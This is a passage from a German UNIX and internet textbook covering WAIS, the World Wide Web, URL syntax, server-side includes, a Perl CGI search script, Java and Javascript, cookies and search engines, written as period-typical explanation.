- Kaffee aufsetzen, anfangen zu lesen.

Jughead ist ein Dienst ähnlich Veronica, aber beschränkt auf eine Untermenge aller Gopher-Server, zum Beispiel auf eine Universität. Das hat je nach Aufgabe Vorteile. Jughead wird wie Veronica als Punkt eines Gopher-Menüs angesprochen.

WAIS (Wide Area Information Servers) ist ein Informationssystem zur Volltextsuche. Man braucht wieder – wie bei Gopher – einen lokalen WAIS-Client und eine Verbindung zu einem WAIS-Server, anfangs meist zu `quake.think.com`, der ein `directory-of-servers` anbietet, aus dem man sich eine lokale Liste von WAIS-Sources zusammenstellt. Als lokale Clienten kommen `swais(1)`, `waissearch(1)` oder `xwais(1)` für das X Window System in Frage, erhältlich per Anonymous FTP und mit den üblichen kleinen Anpassungen zu kompilieren.

Nehmen wir an, unser in solchen Dingen nicht ungeübter System-Manager habe alles eingerichtet. Dann rufen wir `swais(1)` oder ein darum herumgewickeltes Shellscript `wais` auf. Es erscheint ein Bildschirm `Source Selection`, aus dem wir eine Informationsquelle auswählen, beispielsweise das uns nahestehende ASK-SISY. Dieses Wissen muß man mitbringen, ähnlich wie bei FTP. Man darf auch mehrere Quellen auswählen. Dann gibt man einige Suchwörter (keywords) ein, beispielsweise `wais`. Nach einiger Zeit kommt das Ergebnis (`Search Results`). An oberster Stelle steht die Quelle, die sich durch die meisten Treffer auszeichnet, was nicht viel über ihren Wert aussagt. Wir bleiben ASK-SISY treu, auch wenn es erst an dritter Stelle auftaucht. Nach nochmals einiger Zeit wird ein Dokument angezeigt (`Document Display`), nach Art und Weise von `more(1)`. Dieses können wir am Bildschirm lesen, in ein File abspeichern oder als Mail versenden. Hier beschreibt das Dokument ein Programm namens `wais`, das bei ASK-SAM per FTP erhältlich ist. Genausogut können Sie sich über die geografischen Fakten von Deutschland aufklären lassen, wozu als Quelle das World Factbook des CIA auszuwählen wäre.

1.14 WWW – das World Wide Web

1.14.1 Ein Gewebe aus Hyperdokumenten

Das **World Wide Web**, **Web**, **W3** oder **WWW**, entwickelt von TIM BERNERS-LEE und ROBERT CAILLIAU ab 1990 am CERN in Genf, ist ein Informationssystem, das Dokumente nach dem Client-Server-Schema verteilt. Die Dokumente bestehen aus Text und farbiger Grafik, unter Umständen auch aus bewegter Grafik und akustischen Daten. Typisch für das WWW sind Hypertexte mit Hyperlinks, siehe Abschnitt **??** *Hypertext* auf Seite **??**. Durch die Hyperlinks sind die Dokumente im WWW vielfältig miteinander verbunden, so dass ein Gewebe ohne eine geordnete Struktur entsteht. Die Dokumente bilden keine globale Hierarchie, allenfalls gibt es in kleinen lokalen Bereichen Strukturen. Wer gewohnt ist, in File-Systemen zu denken, tut sich hier anfangs schwer. Wir müssen drei Dinge unterscheiden:

- die lokale Filehierarchie, die den System-Manager und den Webmaster interessiert, sonst niemanden,
- die lokale WWW-Seiten-Hierarchie, eine logische Struktur, die aber schon auf Grund der lokalen Hyperlinks kaum noch als ein einziger Baum darstellbar ist, ein Netz,
- die zeitliche Abfolge, in der ein Leser, ein Websurfer sich die Dokumente zu Gemüte führt, und die in keiner Weise vorhersehbar ist.

Aus der Unabhängigkeit der zeitlichen Abfolge beim Lesen von allen anderen Strukturen folgt bereits die erste Forderung an jedes Hyperdokument: Es soll seine Herkunft und seinen Namen mitteilen. Andernfalls kann es der Leser nicht ein- oder zuordnen und nur schwierig wiederfinden.

Der lokale WWW-Client wird **Browser** oder **Brauser** genannt, ein Programm zum Betrachten von WWW-Dokumenten, etwas intelligenter und umfangreicher als `more(1)`. Das Spektrum der Brauser reicht von einfachen zeichenorientierten Brausern wie `www(1)` und `lynx(1)` bis zu grafik- und akustikfähigen Brausern wie `netscape(1)`, `mosaic(1)`, `opera(1)`, Mozilla Firefox und dem Microsoft Internet Explorer. Die zeichenorientierten Brauser haben noch ihre Daseinsberechtigung, denken Sie an blinde Benutzer, die von den grafischen Errungenschaften nichts haben. Netscape und ähnliche Brauser bemühen sich sogar, alle Netzdienste in sich zu vereinen, also auch FTP, Gopher, Email und Netnews, so dass der Benutzer sich nicht mit verschiedenen Such- und Beschaffungsverfahren (Protokollen) herumzuschlagen braucht.

Ein Brauser, wie er aus der Fabrik kommt, ist suboptimal eingestellt. Man kann und sollte ihn an die eigenen Bedürfnisse anpassen. Dazu muss man herausfinden, wo. Die Menuepunkte heißen `Ansicht`, `View`, `Voreinstellungen`, `Options`, `Extras` oder `Preferences` und sind irgendwo verbuddelt. Als erstes wählt man eine sinnvolle Startseite aus, beispielsweise die Startseite seiner Hochschule oder die eigene. Dann sucht man sich eine bequeme Schriftgröße und -art aus und stellt das Unterstreichen der Hyperlinks ab, da sie ohnehin farbig hervorgehoben sind. Unter Hoverfarbe

versteht man die Farbe, die ein aktives Element der Seite annimmt, wenn der Cursor darüber schwebt; Rot ist nicht schlecht. Für den Hintergrund sollte man Weiß wählen, für den Text Schwarz. Falls Sie einen Proxy verwenden, ist er samt Portnummer (meist 3128) einzutragen. Schließlich entfernen Sie vom Brauserfenster alle Menueleisten und Symbole, die Fläche kosten, ohne die Funktionalität zu verbessern. Bei mir finden sich nur der Fenstertitel, die Menueleiste (Text) und die Location. Mehr ist nicht nötig. Aktivieren Sie Java oder Javascript nur, falls Sie es brauchen. Es werden immer wieder Sicherheitslücken bekannt, die sich dieser Sprachen bedienen. Bei den Druckeinstellungen ist zu beachten, dass als Default-Papierformat manchmal Letter anstatt DIN A4 eingestellt ist.

Im Lauf der Zeit sammelt sich bei einem eifrigen Websurfer ein Vorrat von URLs auf Seiten an, die er ohne langes Suchen wiederfinden möchte. Zu diesem Zweck speichern die Brauser **Lesezeichen** (Favorit, bookmark) ab, die sich anklicken lassen. Ein Brauser, dessen Namen ich aus Barmherzigkeit verschweige, bemüht sich, die Lesezeichen mit winzigen Bildchen (Favicon = Favourite Icon) zu verzieren, sucht verzweifelt auf dem Webserver danach und erzeugt bei Misserfolg eine Fehlermeldung im Logfile. Beim Abfassen des vorliegenden Textes hat sich ein größerer Vorrat von Lesezeichen angehäuft, den wir unseren Lesern nicht vorenthalten wollen:

```
www.mvm.uni-karlsruhe.de/technik.html
```

Mit dieser Sammlung arbeiten wir beinahe täglich. Sie ist die erste Adresse, wenn Sie ein Thema aus unserem Buch vertiefen wollen.

WWW-Server sind Maschinen, die ständig im Internet verfügbar sind. Auf ihnen läuft ein Programm, das als **http-Dämon** bezeichnet wird. Es gibt mehrere Dutzend solcher Programme, ein bekanntes stammt aus dem Apache HTTP Server Project. Einrichtung und Betrieb eines WWW-Serves sind nicht besonders schwierig, die Konfigurationsdateien des Apache-Dämons enthalten reichlich Kommentar. Praktisch ist, dass sich der Zugang zu dem Datenbereich (Webspace) des Servers verzeichnisweise mittels eines Files `.htaccess` im jeweiligen Verzeichnis auf Benutzer, Hosts oder Domänen einschränken läßt. Man kann also auf einem einzigen Server öffentliche und vertrauliche Daten halten. Ergänzt wird ein Server durch ein Statistik-Programm, das die Protokolldaten des Servers (Zugriffe) auswertet und verschiedene Tages-, Wochen- oder Monatsübersichten erstellt.

Diese Übersichten sind hilfreich. Man darf sie jedoch nicht falsch interpretieren, ebenso wenig wie die Zugriffszähler auf manchen Webseiten. Von den Zugriffen auf einen WWW-Server stammen einige von Suchmaschinen, deuten also nicht auf ein vertieftes Interesse hin. Das im Netz zu findende Perl-Skript `BotWatch.pl` analysiert die Zugriffe, die von Suchmaschinen (Robotern) stammen könnten. Auf unserem WWW-Server sind das ungefähr 10 % der Zugriffe. Aber das ist noch nicht alles. Schauen wir uns eine Protokollzeile an:

```
205.188.208.203 - - [01/Sep/2000:00:10:38 +0200]
"GET /mvm/index.html HTTP/1.0" 200 6542
```

Diese Zeile im Common Logfile Format bedeutet folgendes: Der Computer mit der IP-Adresse 205.188.208.203 hat am 01. Sep. 2000 um 00:10:38 Uhr lokaler Zeit (mitteleuropäische Sommerzeit) eine Anfrage (request) vom Typ GET (schick mir bitte) gemäß HTTP Version 1.0 bezüglich des Files `/mvm/index.html` (relativ zur Wurzel des Webspace) an unseren WWW-Server gerichtet. Der Status-Code war 200 (ok), die Anzahl der übertragenen Bytes 6542. Die beiden Bindestriche stehen für den Login- und den Benutzernamen und werden von dem anfragenden Brauser üblicherweise nicht mitgeteilt. Mittels `nslookup(1)` erfahren wir den Namen hinter der IP-Adresse:

```
cache-rp06.proxy.aol.com
```

Mehr wissen wir nicht. Die Webseite enthält eine Grafik, die zu einem weiteren Zugriff führt; die Anzahl der Zugriffe – und nur diese können wir zählen – ist also größer als die Anzahl der angeforderten Seiten. Zweitens lässt der Name des Clients auf einen Proxy schließen. Weitere Zugriffe auf unsere Webseite, die über diesen Proxy laufen, bedient er selbst, ohne dass wir etwas davon erfahren. Wer statt von Server-Zugriffen von Besuchen (visit, session) oder Besuchern (visitor) spricht, spekuliert auf unsicherer Grundlage. Ein Programm aus der University of Cambridge/UK zur Auswertung der WWW-log-Files findet sich auf:

```
www.analog.cx/
```

Der Wert der Übersichten liegt vor allem in den relativen Zahlen oder der Rangfolge innerhalb eines WWW-Servers. Der Webmaster sieht, wo Handlungsbedarf besteht.

Den Namen seines Benutzers gibt ein Brauser normalerweise nicht preis, aber unter Umständen den URL der Webseite, von der aus ein Hyperlink aufgerufen wurde. Bei Suchen wird der Suchbegriff je nach verwendetem Verfahren mitprotokolliert. Erscheint er im URL der Antwort, ist er protokolliert.

Zu einem Server mit umfangreichem Material gehrrt auch eine kleine lokale **Suchmaschine** analog zu einem Sachregister in einem Buch. Im Netz sind solche Suchmaschinen in Form von Perl-Skripts oder C-Programmen verfügbar[26]. Die Pflege des Servers und der Daten obliegt dem **Webmaster**. Dieser sollte wie der Postmaster als Email-Alias von root oder einem anderen Benutzer eingetragen sein, damit der Leser Mitteilungen die Seiten betreffend loswerden kann. Außerdem trägt der Webmaster die presserechtliche Verantwortung für seinen Server. Auf großen Servern wird zwischen der Verantwortung für die Technik und für die Inhalte getrennt.

Server und Clients verständigen sich gemäß dem **Hypertext Transfer Protocol** (HTTP), beschrieben im RFC 2068 von 1997. Die Informationen selbst werden durch einen weltweit eindeutigen **Uniform Resource Locator** (URL nach RFC 1738) gekennzeichnet, im wesentlichen Protokoll-Host-Filename ähnlich wie eine Email-Anschrift:

[26] Einer der schwersten Hämmer für diesen Zweck heißt `harvest`, ein leichterer `htdig`.

```
hoohoo.ncsa.uiuc.edu:80/docs/Overview.html
snake.cs.tu-berlin.de:8081/~jutta/c/
```

Zuerst wird das Protokoll genannt, dann durch Doppelpunkt und zwei Schrägstriche abgetrennt der Name des Hosts. Nach dem zweiten Doppelpunkt folgt die Portnummer, die samt Doppelpunkt entfallen kann, wenn der Defaultwert (80) zutrifft. Als letztes Glied kommt der Pfad des gewünschten Files oder Verzeichnisses, wobei bestimmte Standard-Filenamen wie `index.html` weggelassen werden dürfen. Beim Hostnamen sollte Groß- oder Kleinschreibung keine Rolle spielen, beim Pfad ist sie entscheidend. Ist das letzte Glied des URLs ein Verzeichnis, so sollte der URL mit einem Schrägstrich enden:

```
www.mvm.uni-karlsruhe.de/technik/
```

Einen fehlenden Schrägstrich ergänzt der WWW-Server, aber erst nach längerem Suchen. Das kostet Ihre Zeit. Ist das letzte Glied ein Dateiname, kann er eine Kennung wie `.html` tragen. Es kommen aber auch Namen ohne Kennung vor.

Ähnlich wie Filenamen können URLs absolut oder relativ, das heißt in Bezug auf einen anderen URL, angegeben werden (RFC 1808 *Relative Uniform Resource Locators*):

```
www.mvm.uni-karlsruhe.de/mvm/allgemein.html
lageplan.html
../cvt/index.html
/technik/technik1.html
```

Der erste URL ist absolut und kann überall stehen. Er zeigt unabhängig von seinem Kontext auf eine bestimmte Webseite. Der zweite URL, aufgerufen aus einer Webseite, wird ergänzt mit dem Protokoll, dem Hostnamen und dem Verzeichnis dieser Seite, also bespielsweise zu:

```
www.mvm.uni-karlsruhe.de/mvm/lageplan.html
```

Der dritte URL geht ebenfalls vom Verzeichnis der zitierenden Webseite aus (`mvm`), steigt im Verzeichnisbaum eins nach oben und dann nach `cvt/index.html`. Der vierte URL wird mit dem Protokoll und dem Hostnamen der aufrufenden Seite ergänzt, sein Pfad beginnt mit der Wurzel der Verzeichnishierarchie im Webspace des Hosts, also ganz oben. Mit relativen URLs lassen sich Seitenhierarchien strukturieren. Man darf dann allerdings die Seiten nicht mehr aus ihrem Zusammenhang reißen.

Die Brauser gestatten das direkte Ansprechen von Informationen, sofern man deren URL kennt und eintippt. URLs sind keine Sache von Ewigkeit, es kommt vor, dass sich der Pfad oder der Maschinenname eines Dokumentes ändert. Gelegentlich verschwinden auch Dokumente oder ganze Server, während Hyperlinks zu ihnen noch ein zähes Leben führen. Häufig sind Umbennungen oder Umstrukturierungen im Webspace eines Servers. Man kann dann versuchen, durch Aufwärtssteigen in der Seitenhierarchie des Servers

irgendwo einen Punkt zu finden, von dem aus man das gesuchte Dokument wiederfindet. Gelingt nicht immer.

Im RFC 1738 werden URLs allgemeiner – nicht auf das WWW begrenzt – beschrieben:

```
<Schema>:<schema-spezifischer Teil>
```

Unter Schema ist ein Protokoll wie ftp, http oder nntp zu verstehen. Im Fall von ftp ist der schema-spezifische Teil folgendermaßen aufgebaut:

```
//<user>:<password>@<host>:<port>/<path>
```

Außer dem Hostnamen oder seiner IP-Adresse und dem Pfad (Verzeichnisse und Filenamen) kann alles entfallen. Ein Beispiel für einen ausführlichen ftp-URL:

```
ftp://anonymous:wulf.alex@ftp2:21/pub/docs/net/
                                    ftp-primer.txt
```

Als Passwort sollte die Email-Anschrift angegeben werden, aber viele FTP-Server sind auch mit weniger zufrieden. Der schema-spezifische Teil eines http-URLs sieht etwas anders aus:

```
http://<host>:<port>/<path>?<searchpart>
```

Hier sind weder Benutzername noch Passwort erlaubt. Der Teil `searchpath` ist ein Suchstring, der von einem CGI-Skript ausgewertet werden kann. Ein ausführliches Beispiel:

```
http://www.mvm.uni-karlsruhe.de:80/mvm/personen/
                                        alex.html?DLRG
```

Da es für diesen URL kein Suchskript gibt, wird auf dem Server auch nichts gesucht. Man müsste mit der `Find`-Funktion des lokalen Brausers nach dem String `DLRG` suchen. In allen URLs sind Sonder- und Metazeichen in Einklang mit dem jeweiligen Protokoll zu kodieren.

Ein URL kennzeichnet einen Ort im WWW, so wie ein Pfad einen Ort in einem File-System angibt. Das ist insofern unbefriedigend, als ein Dokument seinen Ort wechseln kann, ohne seine Identität, seinen Inhalt aufzugeben. Das Konzept des **Uniform Resource Name** (URN) nach RFC 2141 versucht, Dokumente dauerhaft und unabhängig von ihrem Aufenthaltsort zu kennzeichnen. Dann könnte man sich ein Dokument ansehen, ohne wissen zu müssen, wo es im Internet liegt. Der Brauser könnte auch bei Misslingen der ersten Verbindung zu einem zweiten Server weitergehen, ohne dass der Benutzer etwas davon merkt. Alle diese Überlegungen sind Teil des allgemeinen, abstrakten Konzeptes eines **Universal Resource Identifier** (URI) nach RFC 1630.

Hyperdokumente (Webseiten), das Hypertext Transfer Protokoll (HTTP) und das Namensschema mit den Uniform Resource Locators (URL) sind die drei Säulen, auf denen das World Wide Web ruht, oder die drei Achsen, um die sich das Web dreht.

1.14.2 Server-Side-Includes (SSI)

Normalerweise schaut der WWW-Server nicht in den Inhalt der Files (Webseiten) hinein, die er auf Anfrage an den Client (Brauser) zurückliefert, was sollte er auch mit dem Inhalt anfangen? Ein WWW-Server lässt sich jedoch so konfigurieren, dass er entgegen seiner Gewohnheit bei bestimmten Seiten vor dem Versand das File auf an den Server gerichtete Kommandos durchsucht. Näheres dazu findet sich im Netz unter den Begriffen `Server Side Includes`, `shtml` und `XBitHack`. Diese Kommandos im Quelltext einer Seite sehen ungefähr so aus:

```
<!--#config timefmt="%Y %b %d %T %Z"-->
 Requested <!--#echo var="DATE_GMT"--> by
<!--#echo var="REMOTE_ADDR"--> from
<!--#echo var="SERVER_NAME"-->
```

Der Autor einer Webseite hat damit eine sehr begrenzte Möglichkeit, Teile des Inhaltes der Seite dynamisch zur Zeit des Abrufs zu erzeugen. Der Brauser empfängt nur eine statische, unveränderliche Seite, da der dynamische Inhalt vom Server eingefügt wird, wie der Name sagt.

Reichen die Fähigkeiten der Server Side Includes nicht aus, muss man zu cgi-Skripts greifen. Das sind serverseitige Programme, die im Prinzip eine Seite von Anfang bis Ende beim Aufruf erzeugen, siehe nächster Abschnitt.

1.14.3 Projekte im Web

Das Internet und insbesondere das Web ermöglichen Projekte, an denen weltweit viele Tausend Mitarbeiter beteiligt sind. Hätte sich LINUS TORVALDS zwanzig Jahre früher mit Betriebssystemen beschäftigt, wäre der Kreis seiner Mitstreiter auf seine engere Freundesrunde beschränkt geblieben und **Linux** kaum über die finnischen Schären hinausgedrungen. Dank des Internets aber erfreut sich Linux einer globalen Anhängerschaft und eines kräftigen Wachstums. Das Konzept einer offenen, freiwilligen, unentgeltlichen Mitarbeit funktioniert, weil es genügend viele Programmierer gibt, die durch Erfolg und Ehre besser zu motivieren sind als durch Geld.

Älter als Linux ist das auf RICHARD STALLMAN zurückgehende **GNU-Projekt**, das vor allem viel freie Software ins Netz stellt und die Idee freier Software in mehreren Lizenzen präzisiert hat. Die kostenfreie, aber nicht rechtsfreie **GNU-Software** kommt von `prep.ai.mit.edu` in den USA, kann aber auch von mehreren Servern (mirrors) in Europa abgeholt werden. Inzwischen gibt es auch eine Liste der deutschen Mirrors. Die SIMTEL-Archive werden von `ftp.uni-paderborn.de` gespiegelt. Man muß fragen und suchen, das Internet kennt keine zentrale Verwaltung.

Das **Gutenberg-Projekt** hat sich zur Aufgabe gesetzt, eine Vielzahl englisch- und anderssprachiger Texte als ASCII-Files zur Verfügung zu stellen, soweit das Urheberrecht dies gestattet. Das englischsprachige Projekt begann 1971 an der Universität von Illinois, das deutschsprachige 1994. Es scheint im deutschen Bereich zwei Projekte dieser Art zu geben. Die Bibel,

WILLIAM SHAKESPEARE's Gesammelte Werke und die Verfassung der USA finden sich seit langem im Projekt. Folgende URLs bieten einen Einstieg:

```
\item www.gutenberg.net/
\item promo.net/pg/
\item www.gutenberg2000.de/
\item projekt.gutenberg.de/
```

In erster Linie liegen dort die Werke älterer Autoren, deren Urheberrechte abgelaufen sind, oder öffentliche Texte.

Ein Wiki ist ein Webserver, der Dokumente zur Verfügung stellt und den Lesern erlaubt, bestehende Dokumente auf dem Server zu ändern und neue hinzuzufügen, was sonst der Schrecken aller Webmaster ist. Auf der Grundlage von Wikis ist die **Wikipedia** entstanden, eine internationale, vielsprachige Enzyklopädie im Web, die unter den URLs:

```
www.wikipedia.org/
de.wikipedia.org/
en.wikipedia.org/
```

zu finden ist. Die Artikel in der Enzyklopädie stammen von einer Vielzahl von Lesern. Die wenigen stärker engagierten Mitarbeiter sorgen nur für Ordnung und wären weder zeitlich noch fachlich in der Lage, alle Artikel selbst abzufassen. Ende 2003 betrug die Anzahl der englischen Artikel 200.000, die der deutschen 45.000. Bei der lockeren Entstehungsweise der Artikel sind Lücken, Fehler und Schwächen unvermeidlich, aber es gibt auch hervorragende Einträge, und die Enzyklopädie wächst mit jedem Tag quantitativ und qualitativ, dank des Einsatzes ungezählter anonymer Autoren. Ohne das Web wäre ein solches Projekt nicht denkbar.

1.14.4 Forms und cgi-Scripts

Forms – nicht zu verwechseln mit Frames – sind ein Weg, um Benutzereingaben auf der Clientseite zum Server zu transportieren, um dort eine Tätigkeit auszulösen, ein Programm mit den Eingaben als Argument zu starten. Ein Webdokument mit Forms ist interaktiv. Es versteht sich, dass ein anonymer Benutzer nur das machen darf, was ihm der Server gestattet. Einige Sicherheitsüberlegungen sind angebracht, wenn man mit Forms arbeitet.

Die Benutzereingabe besteht aus Text oder Mausklicks auf bestimmte Bildteile. Die Eingaben werden vom Server an **CGI-Skript**s weitergereicht. CGI heißt *Common Gateway Interface*. Die Skripts sind Programme, vielfach aber nicht notwendig in Perl. Das angesprochene Skript wird ausgeführt und liefert Informationen an den Server zurück, der sie zum Client und Benutzer schickt. Auch ohne eine ausdrückliche Benutzereingabe lassen sich über Skripts Webseiten dynamisch bei Bedarf erzeugen. Der Brauser empfängt in jedem Fall eine fertige, statische HTML-Seite und braucht nichts von Java oder Javascript zu verstehen.

Beispiele für Benutzereingaben sind Passwörter (möglichst verschlüsselt), Schlagwörter für Datenbankabfragen, Bestellungen, Formulare oder Kreuze

auf elektronischen Wahlzetteln. Hier ein CGI-Skript zur Suche nach einer Abkürzung in einer Tabelle namens `abklex.html`:

```
#!/usr/bin/perl - -*- C -*-

require "/usr/local/lib/perl5/cgi-lib.pl";

MAIN:
{

 if (&ReadParse(*input)) {
   print &PrintHeader;
}

$input{'Suchbegriff'} = "\U$input{'Suchbegriff'}";

 print '<html><head><title> abklex.html
                            </title></head><body>';
 print "<h3>Suche in abklex.html</h3>";
 print "<hr>";

 print "<table>";
 open (abklex,"/mnt3/www/abklex.html") ||
        die ("abklex.html nicht gefunden\n");
 $zeichen=0;
 while($line=<abklex>) {
   $lauf++;
   if ($line=~ s/ *<DD><B>//i) {
      ($elements{'Abk'}, $elements{'Inhalt'}) =
                                split (/<\/B>/,$line);
         if ($elements{'Abk'}=~ /$input{'Suchbegriff'}/) {
           $zeichen=1;
           print ("<tr><td> $elements{'Abk'}</td><td>
                       $elements{'Inhalt'}</td></tr>");
         }
    } #if $line enthaelt
 } #while person
  if ($zeichen==0){
    print "Kein Eintrag gefunden"
  }
  print "</table>";
  print ('<hr><h4><a href="mailto:
    wulf.alex@mvm.uni-karlsruhe.de">Wulf Alex</a>');
   print  ("</body></html>\n");
   close (abklex);

} #Main
```

Quelle 1.1 : CGI-Perl-Skript zur Suche in einer Tabelle

Das Skript übernimmt von einer `form`-Anweisung in einem HTML-Dokument:

```
<form Action="/cgi-bin/abklex.cgi" Method="Post">
<input type="text" name="Suchbegriff" size="10">
```

```
<input type="submit" value="submit">
<input type="reset" value="reset">
</form>
```

eine Zeichenfolge, sucht in der Tabelle nach einer passenden Zeile und baut die HTML-Ausgabe auf. Dabei verwendet es eine Bibliothek `cgi-lib.pl` von STEVEN E. BRENNER. Die Tabelle enthält rund 8000 Einträge, das Suchen könnte schneller gehen. Wird Zeit für ein C-Programm anstelle eines Perl-Skripts, siehe Abschnitt **??** *cgi-Programme* auf Seite **??**.

Beim Beantworten von Fragebögen im WWW überlege man sich, welche Informationen für die beabsichtigte Aktion nötig sind und welche nicht. Wenn Sie Hardware per WWW bestellen, muss der Lieferant Ihre postalische Anschrift wissen, aber nicht Ihren Familienstand oder Ihre Trinksitten.

1.14.5 Java, Applets, Javascript

Java ist eine von der Firma Sun Mitte der neunziger Jahre entwickelte objektorientierte, systemunabhängige Programmiersprache für allgemeine Aufgaben. Der Name rührt von einer in den USA populären Bezeichnung eines auch bei uns populären Programming Fluids[27]. Mit Java lassen sich vollständige Anwendungsprogramme schreiben. Java-Programme werden zunächst in einen systemunabhängigen Zwischencode übersetzt (kompiliert) , der dann auf dem jeweiligen System von einer systemspezifischen Java Virtual Machine (JVM) ausgeführt (interpretiert) wird.

Applets sind unvollständige Java-Programme, die über das WWW verbreitet und unter einem java-fähigen Brauser auf der lokalen (!) Maschine ausgeführt werden. Ein fremder Hypertext mit Applets läßt auf Ihrem Computer Programmcode rechnen. Das klingt bedenklich, aber die Java-Entwickler haben eine Reihe von Schranken aufgebaut, damit ein Applet nicht zu viel Unfug anstellen kann.

Eine Anwendung ist die Simulation physikalischer Experimente im Rahmen eines Hypertextes. Wollen Sie beispielsweise den freien Fall darstellen, so könnten Sie eine animierte Grafik – eine Art von kleinem Film oder Video – vorführen. Das wäre Kino. Sie könnten aber auch die Gleichung hernehmen und die Fallkurve auf der Webseite berechnen und zeichnen, mit dem Vorteil der leichten Änderung der Parameter. Das wäre ein Experiment auf dem Bildschirm.

Javascript ist eine von der Firma Netscape entwickelte Programmiersprache, die mit Java nur die ersten vier Buchstaben gemeinsam hat. Javascript-Skripte sind keine selbständigen Programme und können nur im Rahmen von HTML-Dokumenten verwendet werden. Sie veranlassen den Brauser ebenfalls zu bestimmten Aktionen.

Um es nochmal deutlich zu sagen: Java-Applets und Javascript-Skripte sind Programme, die über das WWW übertragen und vom Brauser auf der lokalen Maschine, vor der Sie sitzen, ausgeführt werden, im Gegensatz zu

[27] Kaffee. Die Kekse dazu kommen gleich.

Server-Side-Includes und cgi-Skripts, die auf dem WWW-Server ausgeführt werden.

Microsoft **ActiveX** ist ein Konzept für verteilte Anwendungen, unter anderem im WWW. Damit lassen sich einige Aufgaben lösen, die auch mit Java-Applets oder Javascript-Skripten erledigt werden können. ActiveX ist jedoch keine Programmiersprache und im Gegensatz zu Java systemabhängig.

1.14.6 Webseiten aus Datenbanken

Manche Webseiten enthalten Informationen, die sich rasch ändern. Es wäre mühsam und unzuverlässig, diese jedesmal per Editor in die `.html`-Files einzutragen. Solche Informationen werden in den meisten Fällen in Datenbanken geführt, deren Aktualisierung natürlich nicht zu umgehen ist. Der Wunsch ist, die Informationen direkt aus der Datenbank in die Webseiten zu übernehmen.

Ein einfacher und sicherer Weg ist, aus der Datenbank periodisch einen Report in ein File zu schreiben und dieses in das Verzeichnis der Webseiten zu kopieren, ein Fall für den `cron`-Dämon unter UNIX. Die Datenbank ist dabei völlig vom Webserver entkoppelt. Die Aktualität der Webseite hängt von der Periode ab. Wir erzeugen auf diesem Weg jede Nacht eine Telefonliste und einen Bücherkatalog unseres Institutes. Tagesaktualität reicht für diese Listen aus.

Werden an die Aktualität höhere Forderungen gestellt, muss die Webseite bei Bedarf jedesmal aus der Datenbank erzeugt werden. Auch das ist möglich.

1.14.7 Cookies

Cookies sind kurze Informationen, die Ihr Brauser im Auftrag des WWW-Servers, den Sie gerade besuchen, auf Ihrem Massenspeicher ablegt. Bei umfangreicheren Daten wird lokal nur ein Verweis auf einen Datenbankeintrag auf einem Server hinterlegt. Im Prinzip sollte ein WWW-Server nur seine eigenen Cookies lesen können. Es gibt aber auch Cookie-Interessengemeinschaften kommerzieller Webserver, die ein gemeinsames, zentrales Cookie-System betreiben.

Temporäre Cookies existieren nur für die Dauer der Verbindung mit dem Server, permanente auf unbegrenzte Zeit. Da es sich bei einem Cookie um passive Daten handelt, lassen sich auf diesem Wege keine Viren übertragen oder geheimnisvolle Programme auf Ihrer Maschine ausführen.

Der Zweck der Cookies liegt darin, dem WWW-Server zu ermöglichen, besser auf Ihre Wünsche einzugehen, indem Sie beispielsweise als Stammkunde mit Kundennummer oder Passwort ausgewiesen werden. Im RFC 2109 *HTTP State Management Mechanism* steht ausführlich, wofür Cookies geschaffen wurden.

Leider gibt es Möglichkeiten zum Mißbrauch, hauptsächlich kommerzieller Art. Ein WWW-Server kann mittels eines Cookies Informationen über die von einem Kunden besuchten Webseiten konzentriert und noch dazu auf dessen Platte ablegen. Ein Cookie enthält nicht mehr Informationen, als der

Kunde oder sein Brauser herausrücken, aber diese sind nicht in Gigabytes von Logfiles vergraben, sondern übersichtlich auf der Maschine des Kunden gespeichert.

Stellen Sie sich vor, Sie betreten ein Kaufhaus und jeder Verkäufer weiß, was sie in der Vergangenheit dort gekauft haben. Stellen Sie sich vor, Sie gehen anschließend in ein Restaurant und der Kellner weiß, daß Sie sich gerade zwei Stunden in der Modeabteilung eines Kaufhauses aufgehalten haben. Für sich allein genommen, sind das harmlose Informationen, aber über einige Monate gesammelt ergibt sich ein deutliches Bild (Profil) Ihrer Gewohnheiten. Die Lehre ist, Cookies nicht grundsätzlich, sondern nur nach Zustimmung im Einzelfall anzunehmen (Einstellung des Brausers). Zumindest sollt man dies eine Zeitlang tun, um eine Vorstellung von dem Cookiewesen zu gewinnen. Ohne Cookies kann man heute kaum noch sinnvoll im Web arbeiten. Sie werden sich wundern, wieviele Server versuchen, bei Ihnen Cookies unterzubringen.

Zusätzlich sollte man gelegentlich sein Home-Verzeichnis nach einem Cookie-File (`$HOME/.netscape/cookies`) oder ähnlich absuchen und das File leeren (per `cron`). Oder gleich das Cookie-File als symbolischen Link zu `/dev/null` anlegen, funktioniert oft. Weiteres in der *World Wide Web Security FAQ* beim W3C.

Um die erwünschte Funktionalität der Cookies bei gleichzeitigem Schutz der Privatsphäre zu erreichen – insbesondere im elektronischen Handel – sind zwei Projekte in Arbeit: *The Platform for Privacy Preferences* (P3P) und der *Open Profiling Standard* (OPS).

1.14.8 Suchmaschinen und Portale

Im World Wide Web gibt es ebensowenig wie im übrigen Internet eine zentrale Stelle, die den Überblick hätte. Wenn man Informationen zu einem Thema sucht, kann man sich entweder auf seinen Riecher verlassen oder eine **Suchmaschine** (search engine) beauftragen. Oder beides vereinigen. Man unterscheidet:

- Automatische Suchmaschinen (darunter Volltext-S.)
- Kataloge

Beide Formen kommen sowohl mit weltweitem Suchbereich wie auf den lokalen Webserver beschränkt vor. Die Suchmaschinen unterscheiden sich in ihren Strategien und Möglichkeiten. Manche Suchmaschinen sind auf bestimmte Sachgebiete oder Sprachbereiche spezialisiert.

Eine **automatische Suchmaschine** (Crawler, Spider, Scooter, Robot) ist ein nicht zu kleiner Computer samt Software, der regelmäßig das Netz durchsucht und die dabei gefundenen URLs samt Stichwörtern aus deren Inhalt in seiner Datenbank ablegt[28]. Die Suchautomaten können nur Text auswerten. Richtet man eine Anfrage an die Suchmaschine, so antwortet sie mit

[28] Als Autor von Webseiten erleichtern Sie den Suchmaschinen die Arbeit, wenn Sie im Kopf der Seiten in Meta-Tags Schlagwörter (keywords) angeben.

Ergebnissen aus ihrer Datenbank, die einige Tage bis Wochen alt sein können. Bekannte Suchmaschinen sind Alta Vista, Excite, Fast Search, Google, HotBot, Infoseek, Lycos, Northern Light und Fireball (deutsch). Keine Maschine kennt das ganze WWW, was nicht weiter schlimm ist, da man meist nur einige Treffer sucht und nicht alle Seiten zu einem Thema.

Neben diesen universellen Suchmaschinen gibt es auch einige wenige fachspezifische Suchmaschinen:

